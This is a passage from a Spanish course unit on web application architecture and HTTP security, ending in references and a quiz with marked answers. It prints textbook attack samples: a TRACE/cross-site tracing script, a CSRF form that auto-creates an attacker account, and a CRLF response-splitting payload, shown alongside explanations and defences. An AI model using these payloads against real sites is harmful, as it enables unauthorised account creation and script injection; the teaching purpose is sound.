- ▶ **Capa de aplicación:** servidor de aplicación (WebLogic, Tomcat, WebSphere, Struts, .NET, ColdFusion, etc.). Contiene la lógica de negocio y de presentación. Puede incluir un servidor web (Apache, Nginx, etc.) para alojar contenido estático o aplicación desarrollada con lenguajes interpretados (PHP, Python, etc.).
- ▶ **Capa de persistencia:** servidor gestor de base de datos (Oracle, MS SQL Server, MySQL, PostgreSQL, etc.).
- ▶ **Comunicación:** se lleva a cabo mediante el protocolo HTTP/1.1/2.0. El navegador realiza peticiones y el servidor envía las respuestas correspondientes. Cada petición y su respuesta contienen una parte de cabeceras y otra correspondiente al cuerpo de la petición o respuesta.




Figura 2. Arquitectura de tres capas de aplicaciones web. Fuente: elaboración propia.

Arquitectura de aplicaciones RIA

Las tecnologías que se usan en las arquitecturas de **aplicaciones ricas de internet** (RIA) se incluyen en el término **AJAX** (Asynchronous JavaScript and XML). AJAX es un conjunto de tecnologías que incluyen JavaScript asíncrono junto con XML, XSLT, XHTML y Document Object Model (DOM), todas ellas tecnologías ampliamente difundidas y utilizadas (binitamayekar, 2019).

El objetivo principal de las aplicaciones AJAX es eliminar la naturaleza *start-stop-start-stop* de la **interacción entre el cliente y el servidor** de aplicaciones web introduciendo un **intermediario**: un **motor AJAX/JS** que intercambia información con el servidor en el *backend* sin que el usuario lo perciba (como ocurre en la arquitectura web tradicional síncrona):




Figura 3. Modelo de comunicación síncrono. Fuente: binitamayekar, 2019.

Este **elemento arquitectónico adicional del lado cliente** es lo más característico de AJAX y tendrá algún inconveniente de seguridad. El navegador cargará el motor AJAX, usualmente escondido en un *frame* oculto, y este será responsable del procesamiento tanto de la interfaz que el usuario ve como de la comunicación con el servidor en nombre del usuario.

Este modelo permitirá la **interacción del usuario con la aplicación** de forma asincrónica independientemente de la comunicación con el servidor:




Figura 4. Modelo de comunicación asíncrono (AJAX). Fuente: binitamayekar, 2019.

De esta forma, el usuario no queda esperando la respuesta del servidor, que tiene la percepción de que no hay tiempos de recarga. Los *toolkits* AJAX han permitido a los desarrolladores web construir aplicaciones web 2.0 de forma rápida y relativamente con poco esfuerzo, generando un **nuevo nivel de interactividad con los usuarios**, como el que otorga, por ejemplo, Google Maps, Google Docs, Flickr, etc.

En cuanto a la arquitectura en sí, se observa en la Figura 5. Cada acción del usuario que normalmente generaría una petición HTTP se convierte en una **llamada JS al motor AJAX** en su lugar. Para cualquier respuesta a una acción del usuario que no requiera un viaje de vuelta al servidor, tal como la validación de datos simple, edición de datos en la memoria e incluso un poco de navegación, el motor se encarga por sí solo de servir el código HTML, CSS y JS. Si el motor necesita algo del servidor con el fin de responder al cliente web, se encarga de realizar esas peticiones de forma asíncrona (*HTTP request*), normalmente, usando XML, de modo transparente y sin penalizar, *a priori*, la experiencia del usuario del navegador (Asadullah et al. 2013).




Figura 5. Modelo de aplicación AJAX web. Fuente: binitamayekar, 2019.

Patrón de diseño lógico MVC

Uno de los patrones de diseño lógico de las aplicaciones web más comunes es **modelo-vista-controlador** (MVC) (Modelo-Vista-Controlador, 2021). El MVC se puede implementar en muy diversos *frameworks*, como, por ejemplo:

- ▶ Las arquitecturas de aplicaciones J2EE, como Apache Foundation Jakarta Struts.
- ▶ PHP (Laravel, 2020).
- ▶ .NET, Rubí y Phyton.
- ▶ Meteor, Tesla.js y Node.js.

MVC articula el código de una aplicación web en **tres capas** diferenciadas: modelo, vista y controlador.

Modelo

El modelo es la capa de la aplicación que se ocupa de los **datos que necesita y los accesos a ellos**. En una aplicación J2EE, los componentes de la lógica de negocio necesitan acceder a los datos de la aplicación (sistema gestor de base de datos [SGBD], repositorio XML) y, para ello, solicitan el servicio a un JavaBean o EJB, que se encarga de la llamada al SGBD para extraer, insertar, actualizar o borrar información.

Vista

Es la capa que se ocupa de generar la **presentación al usuario** en aplicaciones web. La vista se compone de páginas HTML que componen la **interfaz** del usuario. Como se señaló anteriormente, pueden incluir el código JavaScript que interpretará el navegador. Los usuarios, a través de la interfaz de la aplicación web, pueden rellenar un formulario y enviarlo al servidor de aplicación, que en tecnología J2EE dispone de un controlador (*servlet*) que se encarga de seleccionar la lógica de aplicación que se ocupará de servir la petición del usuario.

En cuanto a cuestiones de seguridad, hay que tener en cuenta la **información de autenticación** que se puede enviar dentro de las peticiones o cualquier otra información que pueda comprometer la seguridad de la aplicación con **ataques de sniffing y repetición, fuerza bruta basada en diccionarios de descubrimiento de contraseñas** y todos los aspectos que conciernen a la interpretación de lenguajes de *script* por parte del navegador. Si se permite, hay que validar por qué constituyen una **potencial fuente de ataque** (Scambray et al. 2010; Sullivan et al. 2012; Moeller, 2016). Lo más deseable para implementar los servicios de autenticación es utilizar los proporcionados por el *framework* de desarrollo.

Los **mecanismos de autenticación HTTP basic y HTTP digest** (The Internet Society, 1999a) tienen **vulnerabilidades de seguridad**.

A continuación, se representa un esquema del patrón MVC para J2EE:




Figura 6. Patrón MVC para J2EE. Fuente: Programacion.net, s. f.

Controlador

Recoge las **peticiones de los usuarios** (*servlet*) para seleccionar el código de aplicación o lógica de negocio encargado de **servir a ellas**. En tecnología J2EE, son los Java Server Pages (JSP), que integran código HTML y código Java, los encargados de llevar a cabo este cometido de ejecutar la lógica de negocio correspondiente a la petición.

En cuanto al apartado de seguridad, las vulnerabilidades en el **servicio de autorización** a los recursos de la aplicación y sistema operativo pueden dar lugar a ataques de **fuga de información**. Es más conveniente, desde el punto de vista de la seguridad, implementar la lógica de autorización en el SGBD a través del uso de procedimientos almacenados e implementar los servicios de autenticación utilizando los proporcionados por el *framework* de desarrollo.

En el apartado de seguridad puede haber vulnerabilidades en el aseguramiento del **control de acceso, integridad y confidencialidad de la información de los datos alojados en la aplicación y base de datos**. Para ello, es necesario diseñar mecanismos que aseguren la integridad y confidencialidad mediante servicios PKI de firma digital y cifrado de datos. Asimismo, hay que prestar atención al servicio de *logging* (los

mensajes que deben aparecer deben ser los que realmente aportan información útil) y manejo de errores y excepciones, de forma que no aporten más información de la necesaria en cada caso que pudiera ser útil a los atacantes para sacar provecho de ella.

En resumen, las vulnerabilidades de seguridad debidas a la arquitectura de diseño física y lógica se deben a defectos en los servicios de autenticación, autorización, sesiones, integridad y confidencialidad de datos, trazabilidad, gestión de errores y excepciones y comunicación entre capas.

4.4. Protocolo HTTP

El protocolo HTTP no fue diseñado para aplicaciones y, probablemente, tampoco para usos seguros. HTTP crea **oportunidades para tener vulnerabilidades de seguridad**, de la misma manera que en las funciones de *string* de la biblioteca estándar de C crea oportunidades para el desbordamiento de *buffer*. Los programadores tienen que aprender a desarrollar de forma segura.

El protocolo HTTP implementa una serie de métodos especificados en **HTTP 1.1 rfc 2616** (The Internet Society, 1999b) que son los siguientes:

- ▶ **HEAD:** pide una respuesta idéntica a la que correspondería a una petición GET, pero sin el cuerpo de la respuesta. Esto es útil para la recuperación de metainformación escrita en los encabezados de respuesta, sin tener que transportar todo el contenido.
- ▶ **GET:** pide una representación del recurso especificado. Por seguridad, no debería ser usado por aplicaciones que causen efectos, ya que transmite información a través de la URI agregando parámetros a la URL.

GET

GET /images/logo.png HTTP/1.1 obtiene un recurso llamado «logo.png».

Ejemplo con parámetros:

GET /index.php?page=main&lang=es

- ▶ **POST:** envía los datos para que sean procesados por el recurso identificado (URL). Dichos datos se incluirán en el cuerpo de la petición. Esto puede resultar en la creación de un nuevo recurso, en las actualizaciones de los recursos existentes o en ambas cosas.
- ▶ **PUT:** sube, carga o realiza un *upload* de un recurso especificado (archivo). Es el camino más eficiente para subir archivos a un servidor, ya que en POST utiliza un mensaje multiparte que es decodificado por este. En contraste, el método PUT permite escribir un archivo en una conexión *socket* establecida con el servidor. La desventaja del método PUT es que los servidores de *hosting* compartido no lo tienen habilitado.

PUT

PUT /path/filename.html HTTP/1.1.

- ▶ **DELETE:** borra el recurso especificado.
- ▶ **TRACE:** solicita al servidor que envíe de vuelta en un mensaje de respuesta. Se utiliza con fines de comprobación y diagnóstico. El método TRACE da lugar a la vulnerabilidad *cross-site tracing* (XST), debido a que copia las cabeceras de la petición en el cuerpo de la respuesta haciendo inútil la protección mediante el parámetro HTTPOnly, que impide acceso a la *cookie* que protege. XST se puede combinar con un ataque *cross-site scripting* (XSS) para el robo de un identificador de sesión contenido en una *cookie*.

```

$ telnet foo.com 80
Trying 127.0.0.1...
Connected to foo.bar.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test

HTTP/1.1 200 OK
Date: Mon, 02 Dec 2002 19:24:51 GMT
Server: Apache/2.0.40 (Unix)
Content-Type: message/http

TRACE / HTTP/1.1
Host: foo.bar
X-Header: test

```

```

<script type="text/javascript">
<!--
function sendTrace () {
    var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    xmlHttp.open("TRACE", "http://foo.bar",false);
    xmlHttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
}
//-->
</script>

<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">

```




Figura 7. XST. Fuente: Grossman, 2003.

- ▶ **OPTIONS:** devuelve los métodos HTTP que el servidor soporta para una URL específica. Este método puede ser utilizado para comprobar la funcionalidad de un servidor web.
- ▶ **CONNECT:** se utiliza para saber si un *proxy* nos da acceso a un *host*. No necesariamente la petición llega al servidor.

En la Figura 8 se observa cómo se puede especificar un método HTTP:




Figura 8. Métodos HTTP. Fuente: elaboración propia.

En una petición GET, los parámetros que se incluyen en la cadena de la URL pueden ser rutinariamente escritos a LOG caché y almacenados en el historial del navegador guardando información sensible como contraseñas, por ejemplo. Es más sencillo prevenir XSS deshabilitando GET en las aplicaciones. Es más fácil para un atacante que envía correos con una URL con parámetros maliciosos:




Figura 9. Método HTTP GET. Fuente: elaboración propia.

Sin embargo, con el método POST, los parámetros se especifican en el cuerpo de la petición.

Para que sea más seguro, se debe de utilizar POST en lugar de GET:

Método	Recurso (URI)
<pre>POST /ejemplo HTTP/1.1 Content-Length: 23 Content-Type: application/x-www-form-urlencoded var1=valor1&var2=valor2</pre>	

Figura 10. Método HTTP POST. Fuente: elaboración propia.

La procedencia de peticiones surge si la aplicación usa un **identificador de sesión** (*cookie*) con un **formulario** (administración) para **crear un usuario**:

```
<form method="POST" action="/new_user" >
  Name of new user: <input type="text" name="username">
  Password for new user: <input type="password" name="user_passwd">
  <input type="submit" name="action" value="Create User">
</form>
```

Figura 11. Procedencia de peticiones *cross-site request forgery* (CSRF). Fuente: Chess y West, 2007.

Un atacante podría tener un sitio web con:

```
<form method="POST" action="http://www.example.com/new_user">
  <input type="hidden" name="username" value="hacker">
  <input type="hidden" name="user_passwd" value="hacked">
</form>
<script>
  document.usr_form.submit();
</script>
```

Figura 12. Procedencia de peticiones CSRF. Fuente: Chess y West, 2007.

Si el administrador visita el sitio controlado por el atacante, se puede dar un **ataque** *cross-site request forgery* (CSRF).

Para prevenirlo, se puede incluir algún **campo que la aplicación pueda validar**:

```
<form method="POST" action="/new_user" >  
  Name of new user: <input type="text" name="username">  
  Password for new user: <input type="password"  
name="user_passwd">  
    <input type="submit" name="action" value="Create User">  
    <input type="hidden" name="req_id" value="87ae34d92ba7a1">  
</form>
```

Figura 13. Procedencia de peticiones. Protección CSRF. Fuente: Chess y West, 2007.

Otra vulnerabilidad que se puede presentar en el protocolo HTTP es la vulnerabilidad *HTTP response splitting*, que consiste en incluir caracteres `\r\n` de retorno de carro y de línea para generar una **respuesta doble** (Acunetix, 2020), que se ejecutará en el navegador del usuario permitiendo **lanzar otros ataques**, como XSS:

```
<form method="POST" action="/new_user" >  
  Name of new user: <input type="text" name="username">  
  Password for new user: <input type="password"  
name="user_passwd">  
    <input type="submit" name="action" value="Create User">  
    <input type="hidden" name="req_id" value="87ae34d92ba7a1">  
</form>
```

```
HTTP/1.1 200 OK  
Set-Cookie: author=Jane Smith  
...
```

Figura 14. *HTTP response splitting*. Fuente: Chess y West, 2007.

Si el atacante suministra una cadena como `Wiley Hacker\r\n\r\nHTTP/1.1 200 OK\r\n...`, la respuesta se convierte en **doble**, lo que permite **inyectar código HTML**:

```
HTTP/1.1 200 OK  
Set-Cookie: author=Wiley Hacker  
  
HTTP/1.1 200 OK  
...
```

Figura 15. *HTTP response splitting*. Fuente: Chess y West, 2007.

El problema del protocolo HTTP es más agudo cuando se maneja el estado de sesión que es necesario en la mayor parte de aplicaciones porque el protocolo en sí mismo es sin estado. Como HTTP es sin estado, construir casi cualquier tipo de aplicación

sofisticada requiere un **identificador de sesión** que sirva para ambos sentidos de la comunicación para **asociar las peticiones previas de un usuario** con las siguientes.

Los identificadores de sesión pueden ser pasados hacia adelante y hacia atrás como parámetros URL, pero, hoy, la mayor parte de las aplicaciones manejan *cookies*, que son un mecanismo que el protocolo incorporó posteriormente para almacenar datos en la memoria del navegador con un espacio de 4096 *bytes*. La razón más común de usar un identificador de sesión es permitir a un usuario autenticarse solo una vez para continuar con una serie de interacciones con la aplicación.

Se puede utilizar una *cookie*, además de otros métodos, para almacenar el identificador de sesión. Esto quiere decir que la seguridad de la aplicación depende de ello y debe ser muy difícil para un atacante averiguar u obtener el identificador de sesión para un usuario autenticado. Una buena gestión de sesión HTTP escoge **identificadores de sesión fuertes** y se asegura de que son **publicados y revocados en puntos apropiados** en el programa.

Se recomienda visualizar la clase magistral *Proyectos seguridad web*, que repasa las principales organizaciones que implementan proyectos que ayudan a diseñar e implementar la seguridad en las aplicaciones web.



Accede al vídeo

4.5. Referencias bibliográficas

Acunetix. (2020). *What Are CRLF Injection Attacks*.
<https://www.acunetix.com/websitesecurity/crlf-injection/>

Asadullah, S., Hussaini, S. y Khader, M. (2020). AJAX Architecture Implementation Techniques. *International Journal of Engineering Research and Applications (IJERA)*, 3.2, 111-117. <https://www.academia.edu/download/31091531/O32111117.pdf>

binitamayekar, 2019. (2019). *Explain in detail AJAX Web Application Model with neat diagram*. <https://www.ques10.com/p/29472/explain-in-detail-ajax-web-application-model-wit-1/>

Chess, B. y West, J. (2007). *Secure Programming with Static Analysis*. Addison-Wesley. <https://ptgmedia.pearsoncmg.com/images/9780321424778/samplepages/9780321424778.pdf>

Depto. Ciencia de la Computación e IA. (2012-2013). *Introducción a MVC en Spring*. <http://www.itech.ua.es/j2ee/publico/spring-2012-13/sesion03-apuntes.html>

Grossman, J. (20 de enero de 2003). *Cross-site tracing (XST)*. WhiteHat security. https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

McGraw, G. (2006). *Seven Touchpoints for Software Security*. <http://www.swsec.com/resources/touchpoints/>

Moeller, J. P. (2016). *Security for web developers: using JavaScript, HTML and CSS*. O'Reilly Media.

Modelo-vista-controlador. (27 de septiembre de 2021). En *Wikipedia*. http://es.wikipedia.org/wiki/Modelo_Vista_Controlador

OWASP CLASP Project/es. (8 de mayo de 2020). En *Wikipedia*. https://www.owasp.org/index.php/Category:OWASP_CLASP_Project/es

Padilla, J. y Pérez J. (2010). *Comparativa J2EE vs .NET*.
<https://joseperezlozano.com/wp-content/uploads/2010/05/J2EEOPuntoNetVersionWeb.pdf>

Página web de [Laravel](#).

Página web de [Opensamm](#).

Programacion.net. (s. f.). *Manual Básico de Struts*.
https://programacion.net/articulo/manual_basico_de_struts_156

Scambray, J., Liu, V. y Sima, C. (2010). *Hacking exposed web applications 3*. McGraw Hill.

The Internet Society. (1999a). *Basic and digest authentication HTTP*.
<https://www.ietf.org/rfc/rfc2617.txt>

The Internet Society. (1999b). *HTTP 1.1 protocol*. <https://tools.ietf.org/html/rfc2616>

Arquitectura clásica de aplicaciones Web

iDESWEB UA. (27 de septiembre de 2013). *Arquitectura clásica de aplicaciones web* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=5rBlxXHOJh4>

Descripción del modelo de arquitectura de aplicaciones web clásica.

Explicación de arquitectura web AJAX

iDESWEB UA. (17 de noviembre de 2013). *Ejecución de una aplicación web: modelo moderno (AJAX)* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=I3dmjFMefaE>

Explicación del modelo de arquitectura de aplicaciones web AJAX.

Arquitectura web AJAX

binitamayekar. (2019). *Explain in detail AJAX Web Application Model with neat diagram.* <https://www.ques10.com/p/29472/explain-in-detail-ajax-web-application-model-wit-1/>

Descripción del modelo de arquitectura de aplicaciones web AJAX.

Aplicación de un nuevo SSDLC con metodologías ágiles

de Vicente Mohino, J., Bermejo Higuera, J., Bermejo Higuera, J. R. y Sicilia Montalvo, J. A. (2019). The Application of a New Secure Software Development Life Cycle (S-SDLC) with Agile Methodologies. *Electronics*, 8(11), 1218. <https://www.mdpi.com/2079-9292/8/11/1218>

Hoy en día, los modelos ágiles están en auge. Se definen por la forma en que logran la interacción e integración de todos los involucrados en el ciclo de vida del *software*, las ventajas de la rápida reacción al cambio y la implementación de artefactos o entregables que muestran el nivel de progreso alcanzado en cualquier momento. En este contexto, parece claramente necesario definir un nuevo modelo de desarrollo de *software* que dé prioridad a los aspectos de seguridad en cualquier fase del ciclo de vida del *software* y aproveche los beneficios de los modelos ágiles.

La metodología propuesta muestra que, si se considera la seguridad desde el principio, las vulnerabilidades se detectan y resuelven fácilmente durante el tiempo previsto para el proyecto, sin tiempo ni costos adicionales para el cliente, y aumentan las posibilidades de alcanzar el éxito en términos no solo de funcionalidad, sino también de calidad.

MEAN Stack

Jesús Conde. (21 de octubre de 2014). 48.- *Curso de AngularJS. Introducción al trabajo con el "MEAN STACK"* [Vídeo]. YouTube. https://www.youtube.com/watch?v=F_Mi3WHPrDw

MEAN.JS es una solución JavaScript completa que ayuda a construir aplicaciones web de producción rápidas, robustas y mantenibles usando MongoDB, Express, AngularJS y Node.js.

Patrón de diseño MVC

Fazt. (15 de julio 2017). *¿What is the MVC Patter?, Simple explanation* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=ANQDmqBYwns>

Modelo-vista-controlador (MVC) es un patrón de arquitectura de *software* que separa los datos y, principalmente, lo que es la lógica de negocio de una aplicación de su representación y el módulo encargado de gestionar los eventos y las comunicaciones. Es un patrón ampliamente usado. Conocerlo es muy importante para el estudiante para su implementación desde el punto de vista de la ciberseguridad.

1. ¿Cuáles son los objetivos de seguridad de los sistemas TIC?

- A. No repudio, funcionamiento correcto, trazabilidad, confidencialidad, disponibilidad e integridad.
- ☐ B. No repudio, trazabilidad, autenticación, autorización y control de acceso, confidencialidad, disponibilidad e integridad.
- C. No repudio, autenticación, autorización y control de acceso, confidencialidad, disponibilidad e integridad.
- D. A y B son correctas.

Son los objetivos de seguridad.

2. ¿Cuál de los siguientes es un modelo de desarrollo seguro de *software*?

- A. SDL.
- B. CLASP.
- C. *Touchpoints*.
- ☐ D. Todos los anteriores.

Los tres son procesos de desarrollo seguro.

3. ¿En qué fase se debe realizar un test de penetración a una aplicación web?

- A. Diseño.
- B. Desarrollo.
- ☐ C. Despliegue o pruebas.
- D. Producción.

Se necesita la aplicación en ejecución.

4. La derivación de requisitos de seguridad depende de:

- A. El modelado de amenazas o casos de abuso.
- B. El análisis de riesgos.
- C. El análisis de seguridad del código fuente.
- ☐ D. La A y la B.

Depende del modelado de amenazas y del análisis de riesgos.

5. Antes del test de penetración, ¿qué actividades de seguridad hay que llevar a cabo?

- A. Derivación de requisitos de seguridad.
- B. Modelado de amenazas.
- C. Análisis de seguridad del código fuente.
- ☐ D. Todas las anteriores son ciertas.

El test de penetración se realiza después del análisis de seguridad del código fuente.

6. ¿Cuál es el pilar de la seguridad que debe adoptarse para implementar la seguridad de una aplicación web desde el principio del desarrollo?

- ☐ A. SSDLC.
- B. SGSI.
- C. SQLI.
- D. OWASP.

Permite el desarrollo seguro desde el comienzo.

7. ¿Qué método HTTP permite conectarse a un servicio situado detrás de un *proxy*?

- A. PUT.
- B. GET.
- C. POST.
- ☐ D. CONNECT.

Permite conectarse a servicios situados detrás de un *proxy*.

8. ¿Qué método HTTP permite obtener solo las cabeceras de la aplicación web?

- A. PUT.
- ☐ B. HEAD.
- C. POST.
- D. GET.

No devuelve el cuerpo de la petición.

9. ¿Qué método HTTP envía los parámetros en la URL?

- ☐ A. GET.
- B. POST
- C. PUT
- D. Todas las anteriores.

Envía los parámetros concatenados en el URL.

10. *HTTP response splitting* es una vulnerabilidad que puede suponer:

- A. La inyección de código HTML.
- B. Inyección de código JavaScript.
- C. Inyección de código SQL.
- ☐ D. La A y la B son correctas.

Mediante la inyección de caracteres CRLF.

